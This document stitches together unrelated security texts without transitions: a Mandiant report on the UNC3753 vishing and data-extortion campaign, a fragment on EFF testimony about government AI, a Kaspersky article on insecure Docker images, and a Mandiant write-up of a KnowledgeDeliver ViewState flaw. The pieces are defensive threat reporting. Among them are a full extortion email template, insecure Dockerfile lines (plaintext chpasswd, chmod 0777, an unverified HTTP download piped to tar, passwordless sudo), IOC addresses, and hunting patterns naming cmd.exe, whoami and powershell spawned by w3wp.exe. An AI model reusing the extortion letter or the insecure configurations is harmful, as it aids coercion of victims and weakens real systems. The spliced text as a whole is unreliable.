Written by: Chad Reams, Tufail Ahmed, Keith Knapp, Ashley Frazer, Tyler McLellan
Introduction
From January through May 2026, Mandiant identified a financially motivated data theft extortion campaign executed by the threat cluster UNC3753 (also tracked as "Luna Moth," “Chatty Spider,” and "Silent Ransom Group") targeting dozens of organizations across professional, legal, and financial services in the United States.
UNC3753 leverages voice phishing (vishing) and social engineering deception techniques to achieve remote access into corporate environments. Using pretexts such as data migration or invoice related emails, the threat actors initiate phone conversations posing as IT support and convince targets to host screen-sharing sessions and download remote monitoring and management (RMM) utilities. Once inside the environment, the threat actors either directly conduct searches to locate and exfiltrate highly sensitive data, or manipulate the victim into executing these actions on their behalf. This data typically includes proprietary legal agreements, personally identifiable information (PII), and financial records for subsequent extortion demands.
Notably, in instances possibly linked to UNC3753, threat actors have accessed victims' systems in person. In these physical incidents, individuals posing as IT technicians entered corporate offices to attempt direct exfiltration of data from an endpoint using USB storage media.
This blog post details the threat group's technical lifecycle across recent Mandiant Consulting incident response engagements, highlights tactics like physical office targeting, and provides actionable recommendations to safeguard endpoints and infrastructure.
Threat Detail
The UNC3753 campaign lifecycle reflects an optimized, fast-tempo operational model. In many Mandiant investigated incidents, the entire attack sequence—from initial target contact to data theft and extortion—occurred within a single business day. Recently, Mandiant observed data searches, staging, and theft initiated in under an hour.
The threat group frequently initializes campaigns using benign, invoice-themed email lures sent from actor-controlled consumer email accounts. These messages contain no active links or malicious attachments. Instead, they typically contain a brief, generic message for example: “hello, here is the invcoie we talked about yesterday”. Google Threat Intelligence Group (GTIG) assesses that the primary purpose of these emails is to establish a pretext, raising the target's internal security concerns so they are more susceptible to follow-up voice calls.
Figure 1: UNC3753 attack lifecycle
Initial Access via IT Helpdesk Impersonation
The core of UNC3753's entry mechanism relies on targeted vishing. Mandiant has observed the group targeting personnel across all seniority levels, who are often publicly listed on the organization’s websites, to harvest phone numbers and email addresses. Acting as members of the organization's internal IT helpdesk or security team, threat actors place direct calls to these employees.
The callers use a variety of verbal instructions to guide target behavior. Under the guise of addressing a security issue or aiding with a corporate data migration project, they build trust and direct the target to join a screen-sharing session.
Remote Screen Control and Legitimate Tool Abuse
Once the target is engaged, the threat actors bypass conventional automated boundary security and email filtering controls by instructing the user to download and execute screen-sharing applications.
Screen-Sharing Utilities
UNC3753 instructs targets to initiate remote desktop and support sessions using built-in or commercial services, including Zoom, Microsoft Terminal Services, Microsoft Teams, and Quick Assist. During a Teams-facilitated intrusion, the threat actor held five distinct calls with the same target over a three-day period.
Commercial RMM Agents
UNC3753 frequently attempts to establish more persistent access by social engineering targets into downloading AnyDesk, Bomgar, or Zoho Assist installers. In one engagement, the threat actor attempted to install a "SuperOps RMM agent" by convincing the target to download and execute a payload via a cURL command.
Message Delivery via Privnote
Threat actors consistently utilize privnote[.]com, a web-based, self-destructing text utility, to transmit installation links and commands to targets. This evasion technique ensures that copy-paste vectors leave no permanent footprint on endpoint browsers or chat logs.
Example cURL command staging string observed in UNC3753 remote sessions:
Intrusions have abused Bring Your Own Device (BYOD) remote environments to access internal enterprise assets. In separate Mandiant Consulting cases, UNC3753 established Zoom sessions directly on targets' personal BYOD endpoints. Using these compromised personal laptops, they accessed corporate virtual desktop infrastructure (VDI) using native client platforms, such as Windows 365 (Windows365.exe) or Citrix clients.
Once VDI environment access is secured, the threat actors pivot to corporate file systems:
System Enumeration: The threat actors map local directories, enumerate active OneDrive folders, and crawl mapped network drives.
Document Management Targeted Harvesting: Threat actors target specific legal and document storage repositories.
Keyword Search and File Staging: Threat actors use specific keyword search functions within iManage to locate highly sensitive folders containing tax logs (Forms W-2, W-9, and 1099), audit files, corporate client agreements, and Social Security numbers (SSNs). Staged results are compiled and sorted within target-accessible subdirectories, primarily inside the user's Downloads folder or native Roaming profile path.
Data Theft
UNC3753 exfiltrates the staged data using a variety of methods to bypass security controls. They frequently use portable versions of WinSCP or Rclone. In other instances, they simply log into a threat actor-controlled consumer file sharing account directly within the victim's web browser and batch upload the stolen files.
Cloud Storage Staging: Threat actors instruct targets—or directly control their screens—to drag and drop staged folders into threat actor-controlled consumer file sharing accounts. In several intrusions, the exfiltration destination included folders explicitly renamed to mimic the victim organization's branding.
FTP Utilities: When browser-based uploads are restricted by endpoint controls, threat actors download FTP and SFTP client binaries, primarily WinSCP, to exfiltrate bulk packages. In one incident, the threat group exfiltrated 1.7 gigabytes of data from a target's local OneDrive folder to a Google Drive account before pivoting to a VDI session and exfiltrating an additional 14.4 gigabytes using WinSCP. Google has taken action against this actor by disabling the Drive accounts and assets associated with this activity.
Email Forwarding: The threat actors have also had victims stage files from internal iManage repositories and instructed them to send the files to threat actor-controlled consumer email addresses from the target's mailbox.
Threat Actor Extortion Tactics
The threat cluster delivers unbranded extortion communications via email shortly after successfully stealing data, often within 30 minutes of exiting the target environment.
These highly aggressive extortion letters give organizations a three-day deadline to respond and initiate ransom negotiations. If the victim organization is unresponsive, the threat actors declare they will call and email target employees and external clients directly to alert them of the data breach. The extortion letters explicitly emphasize that the leak will compromise client trust, invite substantial regulatory fines, and suggest that external clients sue the victim organization for data mishandling. Additionally, as part of a follow-on message the group has threatened to publish all exfiltrated archives on the LEAKEDDATA data leak site (DLS).
Sample Extortion Email
Subject: [Victim Name] has lost confidential data of their clients. Very Important!
Hello,
We have to inform you that we got access to the [Victim Name] corporation's database and took a very large dataset. We have been in your network for weeks in multiple systems , aiming for proprietary and confidential files, and were able to obtain what We were looking for as well as the data of many clients. <mentions the general nature of the stolen documents>. This is not a joke or a scam.
This is a real problem that puts the existence of your firm in danger and to prove it We have attached screenshots that are confirming the possession of the files.
Reply to Our email and We will show you the complete file tree and actual files.
We are an elite group who's been in this business for a very long time, We have Our own website where We post the data and thousands of individuals follow Our work , and connections in different business social media. But, what's more important, is that We want to return your data peacefully and as soon as possible.
We will guarantee you the complete database deletion from Our servers, video evidence of us deleting the files, privacy of our communication and Our security advice with an explanation of how We got into your network and how to fix the vulnerability that We found.
In order for us to solve this problem you need to send us an email and start communicating with us. We hope to find a financial solution that will be acceptable for both parties.
In case of ignorance or no agreement, We will notify your employees, partners and customers, after which We will publish your data. You will receive claims from individuals, and legal entities for information leakage and breach of contracts, your current deals will be terminated. Journalists and others will dig into your documents, finding inconsistencies or violations in them. Your organization will lose its reputation, shares will fall in price, and your organization will be forced to close.
Let us remind you that your data can be used by many other hackers and criminals on the dark web as well as your competitors and enemies in case We leak the data.
Law enforcement will not help you, We are out of their jurisdiction, and We already took all the critical data. They will only tell you not to communicate with us and be the first ones to fine you.
As soon as you reach out, We will show you all the files that We obtained, so you can understand the seriousness of this problem and the necessity to proceed to the negotiations.
Our communication will stay 100% private before and after the agreement. We can show the proof of it as well.
All further communication can be done through this email address.
Do not waste any time as it is ticking . Text us today, so We don't have to start calling your employees tomorrow. You will have 3 days to start communicating.
Here We attached some screenshots confirming all the above. Respond to this email and We will send you the file tree.
While UNC3753 primarily relies on digital vectors, GTIG assesses that associated threat actors have also attempted direct data theft using physical, in person access. This escalating tactic is corroborated by a recent FBI Cyber FLASH Alert highlighting instances where Silent Ransom Group threat actors leveraged physical office access to exfiltrate corporate data via removable USB media.
According to the FBI advisory, if remote social engineering attempts fail, actors will send an individual to a victim's physical location. The onsite threat actor will claim they need to image the device or create local backups to address a security issue. Once they gain access to the endpoint, they attempt to exfiltrate corporate data directly to an external drive.
Although limited forensic evidence and the absence of a subsequent extortion attempt prevent formal attribution, GTIG assesses that these physical intrusions are likely associated with UNC3753 based on structural, timeline, and targeting overlaps.
Attribution
GTIG attributes this campaign and related social engineering operations to UNC3753 based on infrastructure overlaps, domain registrar tracking, victimology, and target staging directories. UNC3753 (aliases: "Luna Moth," “Chatty Spider,” and "Silent Ransom Group (SRG)") is a financially motivated threat cluster active since at least March 2022. UNC3753 has TTP overlaps with UNC2686, a threat cluster that conducted "Bazarcall" style campaigns dating to early 2021. UNC3753 deployed LOCKBIT.BLACK in 2022, but has since prioritized data theft extortion-only operations typically involving threats to post stolen files to the LEAKEDDATA DLS. The threat cluster relies heavily on Remote Monitoring and Management (RMM) tools, unlike UNC2686 which deployed BAZARLOADER variants as well as TRICKBOT, URSNIF, and SILENTNIGHT. Initially, UNC3753 used subscription-themed billing email lures (such as fake software renewal alerts), typically with PDF attachments containing phone numbers for actor-controlled call centers. Beginning around March 2025, the cluster shifted tactics to pose as internal corporate IT helpdesk staff.
Remediation and Hardening
To mitigate the risk of voice phishing, physical office intrusions, and unauthorized endpoint control, GTIG recommends that organizations implement the following mitigation controls:
User Education
Conduct user awareness training specifically tailored to UNC3753 tactics, techniques, and procedures.
Physical Access and Verification Policies
Implement rigid out-of-band identity verification controls for all external contractors, technical staff, and facilities visitors. Mandate the following physical controls:
Require visitors to display official credentials and photo identification.
Require front-desk staff to copy and log all physical visitor IDs before granting access.
Verify the arrival of all technicians against pre-scheduled work orders directly with the verified parent organization or helpdesk dispatcher.
Enforce a policy requiring physical technical service personnel to be escorted by a corporate supervisor at all times.
Remote Access Conditional Access Controls
Implement remote access conditional access policies to ensure only corporate owned devices can authenticate to Virtual Desktop Instance (VDI) or Virtual Private Network (VPN) devices. This facilitates increased organizational control and visibility for potential Remote Monitoring and Management usage.
Enforce Strict RMM and Screen-Sharing Software Controls
Audit corporate environments to block the installation and execution of unauthorized remote monitoring, management, and support utilities. Enforce application control policies (e.g. Windows Defender Application Control or third-party endpoint protection tools) to restrict execution of non-approved binaries. Organizations may also consider restricting interactive screen-control features within authorized virtual meeting platforms like Zoom and Teams.
Endpoint Removable Media Hardening
To neutralize physical exfiltration vectors, disable read/write capabilities for all external USB mass storage devices. Enforce Group Policy Objects (GPOs) or MDM configurations to restrict:
USB storage device installation.
Removable media access.
Optical media writes on all corporate endpoints and BYOD systems utilizing VDI entry.
Network Monitoring and Egress Control
Monitor firewall logs, network flows, and endpoint execution logs for indicative exfiltration and staging actions. Specifically:
Block or alert on outbound connections to unauthorized file-sharing APIs and emails.
Ensure full session logging with bytes transferred is enabled within Firewall log configurations.
Monitor SSH traffic (Port 22) from internal VDIs and endpoints for high-volume WinSCP and Rclone transfers.
Application Log and Access Auditing
Review authentication and access metrics for critical document stores to identify bulk harvesting profiles.
Configure real-time alerts in iManage, SharePoint, and corporate email directories for rapid file searches, search-term spikes, and mass file downloads.
Implement multi-factor authentication (MFA) on business critical data repository applications, such as iManage.
The targeting of US legal and professional services organizations by financially motivated actors is a persistent industry risk. Legal services firms represent high-value targets for extortion actors. They maintain concentrated repositories of extremely sensitive client transaction files, merger and acquisition plans, client trade secrets, and corporate regulatory reports. Threat groups recognize that legal entities are subject to heavy reputational and regulatory exposure and may be highly motivated to resolve extortion situations quietly to protect their professional standing.
Threat actors recognize that targeting the human element—specifically using voice-guided social engineering—enables them to easily bypass robust technical perimeters, web security gateways, and MFA configurations.
Finally, the integration of in-person, physical intrusions represents an escalation in threat capability. While log-based defenses and endpoint telemetry have matured, physical corporate boundaries are frequently protected only by administrative procedures. Organizations must transition to a unified security posture that treats physical facility access control and endpoint-based hardware policies as equal components of their defensive perimeter.
Data Leak Site (DLS)
UNC3753 utilizes the following web platform to disclose the identities of victims and their compromised data.
hxxps[:]//business-data-leaks[.]com
Phishing Domains
GTIG identified infrastructure registrations by suspected UNC3753 actors utilizing specific naming conventions, assessed as supporting their ongoing social engineering and vishing activities.
<organization>-itdesk[.]com
<organization>-it[.]com
<organization>-helpdesk[.]com
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
IOC Type
Indicator
IPv4 Address
192.236.147.131
IPv4 Address
192.236.147.138
IPv4 Address
193.141.60.212
IPv4 Address
192.236.154.158
IPv4 Address
192.236.146.173
IPv4 Address
174.169.162.62
IPv4 Address
64.94.84.97
Google Security Operations (SecOps)
Google SecOps customers have access to these broad category rules and more under the Mandiant Intel Emerging Threats rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:
Execute MSI Files Downloaded via Curl
Suspected Rclone Exfiltration
MITRE ATT&CK
Tactic
Technique ID
Technique Name
Initial Access
T1566.004
Phishing: Spearphishing Voice
T1133
External Remote Services
Execution
T1204.002
User Execution: Malicious File
T1059.001
Command and Scripting Interpreter: PowerShell
T1059.003
Command and Scripting Interpreter: Windows Command Shell
T1569.002
System Services: Service Execution
Persistence
T1053.005
Scheduled Task/Job: Scheduled Task
T1547.001
Boot or Logon Autostart Execution: Registry Run Keys
Defense Evasion
T1036.005
Masquerading: Match Legitimate Name or Location
T1553.002
Subvert Trust Controls: Code Signing
T1562.001
Impair Defenses: Disable or Modify Tools
T1070.001
Indicator Removal: Clear Windows Event Logs
Credential Access
T1003.001
OS Credential Dumping: LSASS Memory
T1003.002
OS Credential Dumping: Security Account Manager
Discovery
T1083
File and Directory Discovery
T1135
Network Share Discovery
T1046
Network Service Discovery
Lateral Movement
T1219
Remote Access Software
T1021.001
Remote Services: Remote Desktop Protocol
T1021.004
Remote Services: SSH
Collection
T1005
Data from Local System
Command & Control
T1572
Protocol Tunneling
Exfiltration
T1020
Automated Exfiltration
T1567.002
Exfiltration Over Web Service: Exfiltration to Cloud Storage
Governments must not adopt emerging and powerful AI technologies without also adopting strong and clear safeguards to protect Constitutional rights, EFF Senior Policy Analyst Dr. Matthew Guariglia testified today to the House Homeland Security Subcommittee on Cybersecurity and Infrastructure Protection.
During the hearing on “The AI Security Landscape: How Frontier Models, Agentic AI, and AI Coding Tools Are Reshaping Cybersecurity and Critical Infrastructure Resilience,” he explained that the use of generative AI for the purposes of mass government surveillance would supercharge unconstitutional violations of civil liberties. He also highlighted how government secrecy, in addition to the black box of for-profit proprietary technology, prevents the public and lawmakers from knowing when AI models make mistakes, including errors that seriously impact the cybersecurity of critical infrastructure and the lives of individuals.
“AI also has a track record of getting things wrong—from false citations on legal briefs to a major AI mistake that sentDHS recruits to the field without proper training. There are likely more consequential examples that we do not even know about because of classification that would prevent a more thorough accounting," he said in his opening remarks.
“At this level the question is not how do we rein in AI, it’s how do we rein in the agencies that would unleash AI on the American public,” Matthew said in response to a question by Subcommittee Ranking Member Delia Ramirez, D-Ill.
Containerization using Docker has become firmly established in modern development standards, significantly increasing the speed and convenience of deploying various services. Developers often use ready-made Docker images, making only minimal changes. The largest repository of container images is the Docker Hub service.
Container-hosted infrastructure is an attractive target for attackers. At a minimum, a compromised container can be used for DDoS attacks, cryptocurrency mining, or traffic proxying. The list of threats does not end there: once an attacker gains control of a container, they can steal or destroy data directly from it, access neighboring containers, or even attempt to escape the container, compromising the entire enterprise network.
At the same time, the infrastructure inside containers is typically updated less frequently and may contain outdated and vulnerable software versions. When deploying third-party images or modifying them for a specific environment, it is easy to make configuration errors that attackers can later exploit. And due to the architectural characteristics of containers, developers often face constraints when preparing images; to overcome these, they may resort to insecure solutions they find online.
In other words, containerized infrastructure can be both the simplest and the most lucrative target to exploit. Therefore, its security requires heightened attention. To minimize the risk of successful attacks on container infrastructure, it is essential to check the final Docker images, including all underlying layers, for vulnerabilities and misconfigurations. The easiest way to do this is by analyzing the Dockerfile; however, it is not always available for inspection. Moreover, it typically defines how to build layers on top of a base image from an external repository whose reliability cannot be guaranteed.
Image analysis results in Kaspersky Container Security
To help users identify insecure configurations and potential vulnerabilities within them, we have added our AI assistant to Kaspersky Container Security.KIRA (the assistant’s name) uses artificial intelligence to analyze the image and identify potential issues within, along with recommendations on how to fix them.
As part of this study, we asked KIRA to analyze a number of popular community images, and later in this article, we’ll show you the results.
Software vulnerabilities and compromise of update sources
One of the key security issues with using pre-built images is that developers do not update them in a timely manner. A Docker image is, by its very nature, a snapshot of a specific Linux distribution after packages have been installed on it. However, in most cases, it does not receive security updates on its own, unlike traditional Linux servers, where these updates are automatically installed by specialized services, such as unattended-upgrades in Debian-based distributions and dnf-automatic in RedHat-based distributions.
To apply updates to a Docker image, it must be rebuilt and redeployed. Often, this process is not automated, and some updates require additional effort to verify their correct operation, modify configurations when upgrading to new software versions, and so on. As a result, many popular images do not receive timely updates, which significantly increases the risks associated with their use.
An image that was secure at build time accumulates vulnerabilities as they are discovered in the packages installed within it, which over time significantly increases the opportunities for a successful attack on the container.
Vulnerable versions of web applications and network services accessible from the internet immediately become targets of various malicious campaigns. For example, just one day after the discovery of the CVE-2025-55182 vulnerability in React Server Components, our honeypots recorded numerous attack attempts related to this vulnerability. It was adopted by operators of many malicious campaigns, ranging from classic cryptocurrency miners to variants of Mirai and Gafgyt. Attackers are constantly adding new distribution methods and can use dozens of exploits targeting various vulnerabilities and configuration errors in popular services. Often, the same vulnerabilities are used in self-propagation mechanisms from already compromised hosts. For example, in a malicious campaign to spread the Dero miner, attackers use infected containers to automatically search for and infect new targets.
In addition to vulnerabilities that can be exploited remotely, attackers are rapidly adding local vulnerabilities to their arsenal, used to gain root privileges and escape the container: in the Kinsing malware campaign, attackers used CVE-2023-4911 (Looney Tunables) to elevate privileges, and in the perfctl campaign, the CVE-2021-4034 (PwnKit) vulnerability was used for the same purpose. The access gained was used to install a rootkit that hides the presence of perfctl on the system.


To assess the situation with unpatched vulnerabilities in containers, we took a random sample of 100 images, which included various popular solutions with 10,000 to 1 million downloads on DockerHub. In the 64 images we scanned, we found outdated software versions with critical vulnerabilities. For example, some images contained the CVE-2025-49844 vulnerability in the Redis server, leading to RCE by leveraging a vulnerability in the Lua parser; the current CVE-2026-24061 vulnerability in nginx, which in some configurations leads to a server process crash, and with ASLR disabled, again, to RCE; vulnerabilities CVE-2025-32463 in sudo and CVE-2023-4911 in glibc, allowing an attacker to gain root privileges with local access. At the same time, only one in ten Docker images from the analyzed sample is fully up to date.
TOP 10 Critical Vulnerabilities with PoC/Exploits available as shown in the Kaspersky Container Security Dashboard
It is worth noting that, of course, not every discovered vulnerability can be directly exploited by attackers. A practical risk arises when the vulnerable application or library is actually in use, and the conditions necessary for exploitation – which vary significantly from vulnerability to vulnerability – are met. Nevertheless, updates must not be ignored, as the risk of vulnerabilities being exploited – both individually and in various combinations – cannot be predicted in each specific case, and even vulnerabilities that seem harmless at first glance can ultimately pose a serious risk of compromise.

A record number of vulnerabilities in a single image
However, frequent updates have a downside. Every rebuild that downloads new packages from source repositories introduces an additional risk of a supply chain attack – a compromised dependency or a modified base image could silently inject malicious code into your environment precisely through an update. During our analysis of images from the sample, we did not find any signs of supply chain attacks. However, in March 2026, a supply chain incident occurred in the Trivy and LiteLLM projects. In the case of Trivy, the infected file was injected directly into the container image in the official repositories.

Detecting potentially malicious software using one of the images as an example
This leads to a difficult choice: infrequent updates leave known vulnerabilities unpatched within the image, while frequent updates increase the risk of supply chain compromise. Therefore, to protect your infrastructure, you need not only to regularly update base images but also to take a more comprehensive approach, specifically by pinning dependencies to known-good versions and scanning the resulting images for malware upon update.
Configuration vulnerabilities
Even a container with a fully updated image can be compromised if it is configured incorrectly. Embedding keys and secrets in the image, disabling authentication in network services, default passwords, and insecure file access permissions – all of these can be exploited by attackers in one way or another to achieve their goals.

Insecure image configurations detected by KCS based on rules
The situation is exacerbated by the fact that errors may be introduced by the authors of the original image, which complicates their detection, as this requires analyzing every layer and the command that generated it. As with vulnerabilities, not every configuration error leads to compromise: it all depends on the container’s role, its network accessibility, and many other factors. But the very use of insecure settings will sooner or later lead to errors appearing in images where their consequences will be significantly more dangerous.
Standard rules are often insufficient for analyzing problematic configurations. To gain a deeper understanding of the context and assess potential risks, AI tools can be used. Later in this section, we will examine examples of typical insecure configurations we discovered while scanning public images from Docker Hub, along with the descriptions of issues and risk mitigation methods provided by the KIRA AI assistant.

Example of container analysis using KIRA
Insecure handling of credentials
Use of default passwords
In some cases, containers may use default passwords set via environment variables or directly in Dockerfile. If these passwords are not overridden, attackers will be able to access the application by using the default password.
RUN |1 DEBIAN_FRONTEND=noninteractive /bin/sh -c echo [removed]:[removed] | chpasswd
According to KIRA’s analysis, the user’s password is stored in plain text in the image layer history. Anyone who gains access to the image – whether through a public registry, a compromised build environment, or other means – will be able to extract the password. If SSH or another form of interactive access is enabled in the container, this could lead to its complete compromise and allow attackers to move laterally within the infrastructure.
Passwords may be present in environment variables. Consider the following Dockerfile snippet:
In this example, the environment variable PKP_DB_PASSWORD is set to changeMePlease. If the user forgets to override it, the application will use the password that can be obtained from Dockerfile.
For this image, Dockerfile specifies that the administrator password is hardcoded in the ENV directive and remains in the image metadata (layer history, docker inspect). Anyone who gains access to the image (registry, build cache) will be able to extract this secret and compromise the account.
To eliminate these risks, ensure that no passwords are specified in Dockerfile. If authentication is required, you can use orchestrator mechanisms (secrets) or generate a temporary password when starting the container via the entrypoint script, without saving it in the layers. We also recommend using mechanisms for securely passing secrets at runtime (Docker secrets, Kubernetes Secrets) or, as a last resort, passing them via --secret during the build with BuildKit, but under no circumstances should they be left in the final image.
Passing passwords via command arguments
In some cases, passwords may be exposed when passed via command-line arguments, as these arguments are visible to all users on the system:
In the example provided, the MySQL superuser password is passed into the healthcheck command in plaintext, making it visible when viewing the process list (ps aux), in audit logs, and in monitoring systems. If the attacker gains read access to the container’s processes or logs, they can extract the password and gain full control of the database.
To fix this issue, the healthcheck should use a local connection via a Unix socket with default authentication (if the auth_socket plugin is configured for root), or create a dedicated user with minimal privileges (e.g., only USAGE), without a password or with a password passed via a secure file (--defaults-file with restricted permissions). You can also use the MYSQL_PWD environment variable for healthcheck authentication, but it remains visible in /proc.
Privilege escalation in the container
One of the most common vectors for initial compromise of Linux systems is RCE in web applications and network services. Typically, these services have minimal privileges, which complicates attackers’ subsequent actions: dumping credentials, covering their tracks, attempting to escape the container, and much more.
The situation worsens significantly if the attacker gains root privileges, as this allows them to fully control all processes within the container, conceal their activity, and use methods to escape the container. For example, they can compromise the host if the container is privileged, a Docker socket is mounted inside it, or other insecure configurations and vulnerabilities exist that cannot be exploited with standard user privileges.
Similarly, this simplifies network attacks on neighboring containers, the orchestrator, and various internal services, making this configuration error a potential link in the chain for compromising the entire network.
Attacks on sudo
One of the simplest privilege escalation methods is executing arbitrary commands as root using sudo without entering a password. Consider the following example:
Analyzing this configuration using KIRA immediately highlights the main issue: by installing the sudo package and setting NOPASSWD: ALL for the solr, the user severely violates the principle of least privilege. The Solr platform does not require such broad privileges to run within a container; instead, they create an easy path for escalating to root.
In another example of an insecure configuration, NOPASSWD:ALL privileges are granted to a PostgreSQL database user, which is a direct and severe weakening of the access control policy. If an attacker gains the ability to execute code on behalf of the postgres user – through a vulnerability in a network service, an SQL injection, or by compromising of one of the processes – they will immediately and unconditionally be able to execute any commands on behalf of the root user. This is equivalent to the entire container running as root.
As a risk mitigation measure, we recommend completely removing this directive. The minimum necessary commands requiring privileges should be delegated on a case-by-case basis via sudoers with explicit specification of allowed executables and parameters, using NOPASSWD only as a last resort and for specific utilities.
Our AI assistant KIRA can identify even more complex insecure configurations, such as allowing passwordless sudo for the entire sudo group — by modifying existing rules.
The risk in this example is that the command replaces standard declarations requiring authentication with passwordless execution of all commands for any user within the sudo group – potentially including postgres, should it be assigned to that group. This expands the attack surface to all group members, turning each of them into a potential point for instant privilege escalation.
To mitigate the risks, we recommend not modifying the global sudoers policy, keeping the standard password requirement, or using a more secure escalation mechanism – such as gosu to run a specific process on behalf of another user without permanent privileges.
Insecure file permissions
Another common vector for privilege escalation is insecurely configured file and directory permissions. Most often, for convenience, container image authors use 777 permissions, which allow anyone – including unprivileged users – to freely create and delete files, as well as modify their contents. This can lead to both privilege escalation and the ability for an unprivileged attacker to delete or modify logs, among other undesirable consequences.
Consider the following command:
chmod 0777 /usr/share/cargo /usr/share/cargo/bin
The risk is that directories containing binary files and scripts will become writable by any container user. This allows a low-privileged attacker to replace utilities included in cargo or add new malicious executables. When these tools are subsequently invoked, especially as the root user or via sudo, the attacker’s code will execute with the inherited privileges of the calling process, leading directly to a local privilege escalation.
To mitigate the risks, you can set the minimum necessary permissions: chmod 0755 for directories and chmod 0755/0644 for the corresponding files. The owner should be root, and only the owner should be allowed to write. Do not use chmod 777 on any system paths.
Lack of integrity checks
Downloading software without verifying its integrity can make the infrastructure vulnerable to software tampering.
For example, this risk may arise when downloading a distribution via HTTP:
RUN /bin/sh -c wget -qO- ""<a href="http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz">http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz</a>"" | tar --extract --gzip -C /opt/acestream
Using HTTP without verifying the archive’s integrity creates conditions for a man-in-the-middle attack during the image build phase. An attacker controlling the communication channel or DNS can replace the archive with malicious content, which will compromise the container and the entire environment in which it runs.
To mitigate the risks, you can configure connections to web resources to use HTTPS only — if the resource supports this protocol. You can also download the archive without extracting it, compare its checksum (SHA256) with the checksum from a trusted source, and only then extract it. It is advisable to store the verified archive in an internal artifact repository to avoid direct downloads from the network.
There will still be a MitM risk even if certificate verification is disabled:
The absence of TLS certificate verification allows an attacker controlling the network segment to replace the downloaded ZIP archive with malicious content. Since the archive contains PHP code that will be executed by the web server, compromise during the build phase will result in the deployment of a backdoor or data leakage.
To mitigate the risks, remove the --no-check-certificate flag; after downloading, calculate the SHA256 hash of the archive and verify it against a known reference value (the release page or a local repository of trusted hashes). Additionally, consider using a fixed release (tag) rather than the floating 7.2-dev branch.
Conclusion
Docker containers have become a very popular means of deploying software, and attackers are by no means oblivious to this trend. They are rapidly adding software vulnerabilities and configuration errors to their arsenal and carrying out attacks on supply chains. They can compromise container infrastructure for a wide variety of purposes, from cryptocurrency mining to encrypting data for ransom or stealing information critical to the company.
Our research found that 64 out of 100 container images for popular applications contain critically vulnerable software, and only 10% are fully up to date. We also identified numerous insecure configurations, including passwords stored in plaintext in Dockerfiles and excessive privileges granted to users and processes.
To detect and prevent these threats, it is essential to strictly adhere to security measures: audit image configurations, securely manage secrets used in images, apply security updates in a timely manner, scan their contents for malware with every update, and follow industry-standard best practices for enhancing security.
This approach requires specialized solutions built to accommodate the unique characteristics of container environments. Kaspersky Container Security ensures the security of containerized applications at every stage of their lifecycle, from development to operation. The product protects an organization’s business processes, helps ensure compliance with industry standards and security regulations, and enables the implementation of secure software development practices.
Written by: Takahiro Sugiyama, Peter Revelant, Mathew Potaczek
Introduction
In late 2025, Mandiant responded to a security incident involving a compromised web server running KnowledgeDeliver. KnowledgeDeliver is a Learning Management System (LMS) developed by Digital Knowledge commonly used in Japan. Mandiant identified a critical vulnerability that allowed unauthenticated Remote Code Execution (RCE). An unknown threat actor leveraged this access to inject malicious code into the LMS platform, with the goal of infecting users visiting the site.
This vulnerability stems from the use of identical pre-shared ASP.NET machine keys across multiple customer deployments. The vulnerability was initially exploited as a zero-day, now tracked as CVE-2026-5426.
The Vulnerability
KnowledgeDeliver installations deployed before Feb. 24, 2026 relied on a standardized web.config file provided by the vendor. This configuration file contained hardcoded machineKey values used by the ASP.NET framework to encrypt and sign data, including ViewState payloads.
Because these keys were identical across independent customer environments, a threat actor who obtained the keys from one deployment could compromise any other internet-facing KnowledgeDeliver instance.
The following is an example of the relevant configuration line found in the web.config file:
The ASP.NET ViewState persists page state across postbacks. When the machineKey is known, a threat actor can craft a malicious ViewState payload. By sending this payload in an HTTP request (via the __VIEWSTATE parameter), the threat actor can make the server deserialize it.
Once access was established, the threat actors focused on maintaining their presence and expanding the impact of the compromise.
BLUEBEAM Web Shell Deployment
The threat actor deployed a .NET-based in-memory web shell called BLUEBEAM (also known as Godzilla). The use of BLUEBEAM is consistent with the Microsoft reporting. This malware operates entirely in memory within the IIS worker process (w3wp.exe), making it difficult to detect through traditional file-based scanning. It allows threat actors to execute further commands and payloads by sending encrypted data via HTTP POST request bodies.
File Tampering
The threat actor was observed executing commands to escalate their control over the web server's file system:
Permission Modification: The threat actor used icacls to grant "Everyone" full access to the web application directory.
JavaScript Tampering: The threat actor modified an application JavaScript file, adding code to perform the following:
Display a fake security alert, prompting users to install a "security authentication plugin".
Silently load a remote malicious script hosted on a threat actor-controlled domain.
Cobalt Strike Infection
The remote script convinced users to download a fake installer, which led to workstations being infected with a Cobalt Strike BEACON backdoor. The payload was encrypted using a key that used the name of the compromised organization, which indicated that the threat actor prepared this payload specifically for the targeted organization.
How to Hunt for This Activity
Organizations should monitor for the following indicators to identify potential ViewState exploitation and post-exploitation activity.
1. Application Event Logs (Event ID 1316)
Monitor the Windows Application log for Event ID 1316 from the source ASP.NET 4.0.30319.0 (or similar).
Failed Attempt (Integrity Failure): Event code: 4009-++-Viewstate verification failed. Reason: The viewstate supplied failed integrity check.May indicate an attack attempt with an incorrect key.
Successful Execution (Invalid ViewState): Event code: 4009-++-Viewstate verification failed. Reason: Viewstate was invalid.Confirms integrity checks were passed. Deserialization of the payload was attempted and may have succeeded. The payload may or may not have been executed.
Mandiant decrypted payload strings recorded in the event log messages with the server’s machine keys and recovered a payload related to a BLUEBEAM web shell.
2. Suspicious Process Activity
Monitor for unusual child processes spawned by w3wp.exe. Commands observed include:
cmd.exe /c ...
whoami
powershell.exe
3. File Integrity Monitoring
Monitor for unauthorized changes to .js, .aspx, or .config files within the web root. Specifically, look for the addition of remote script loaders or unusual logic in commonly used libraries.
4. Anomalous User-Agent Strings
Mandiant identified User-Agent strings consisting of two distinct identifiers concatenated together, which were consistent with ones reported in ViewState Deserialization Zero-Day vulnerability. Monitor for web request logs for such anomalous User-Agent strings. The following are examples of identified User-Agent strings:
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0 Safari/537.2 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
